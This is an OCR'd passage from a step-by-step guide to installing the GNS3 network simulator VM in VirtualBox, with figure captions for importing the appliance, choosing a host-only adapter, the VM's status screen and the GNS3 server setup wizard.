
« GNS3 › GNS3.VM.VirtualBox.2.2.38 (3)

Name	Date modified	Type
GNS3 VM	5/2/2023 3:09 PM	Open Virtualization F...

File name: GNS3 VM

Open Virtualization Format (*.o\

Figure 2 – Importing GNS3 VM



Import Virtual Appliance

Appliance to import


Please choose the source to import appliance from. This can be a local file system to import OVF archive or one of known cloud service providers to import cloud VM from.

Source: Local File System

Please choose a file to import the virtual appliance from. VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

File: C:\Users\mheat\Downloads\GNS3\GNS3.VM.VirtualBox.2.2.38 (3)\GNS3 VM.ova

Figure 3 – Importing an appliance



Import Virtual Appliance

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1

Name	GNS3 VM
Guest OS Type	Ubuntu (64-bit)
CPU	1
RAM	2048 MB
Sound Card	☑ ICH AC97
Network Adapter	☑ Intel PRO/1000 MT Desktop (82540EM)
Network Adapter	☑ Intel PRO/1000 MT Desktop (82540EM)

Machine Base Folder: C:\Users\mheat\VirtualBox VMs

MAC Address Policy: Include only NAT network adapter MAC addresses

Additional Options: ☑ Import hard drives as VDI

Appliance is not signed

Figure 4 – Appliance settings in VirtualBox





Figure 5 – Clicking on settings in VirtualBox




Network

☑ Enable Network Adapter

Attached to: Host-only Adapter


Name: VirtualBox Host-Only Ethernet Adapter

Figure 6 – Selecting the network adapter in VirtualBox



```
GNS3 server version: 2.2.38
Release channel: 2.2
VM version: 0.14.0
Ubuntu version: focal
Qemu version: 4.2.1
Virtualization: virtualbox
kvm
KVM support available: False
Uptime: up 0 minutes

IP: 192.168.56.108 PORT: 80

To log in using SSH: ssh gns3@192.168.56.108
Password: gns3

To launch the Web-Ui: http://192.168.56.108

Images and projects are stored in '/opt/gns3'
```

Figure 7 – GNS3 VM settings



Server

Please choose how would like to run your GNS3 network simulations. The GNS3 VM option is strongly recommended on Windows and Mac OS X.

● **Run appliances in a virtual machine**

Requires to download and install the GNS3 VM (available for free)

○ **Run appliances on my local computer**


A limited number of appliances like the Cisco IOS routers <= C7200 can be run

○ **Run appliances on a remote server (advanced usage)**

The server will be on a remote computer and can be shared with multiple users

☑ Don't show this again

Figure 8 – GNS3 working environment setup wizard



Local server configuration

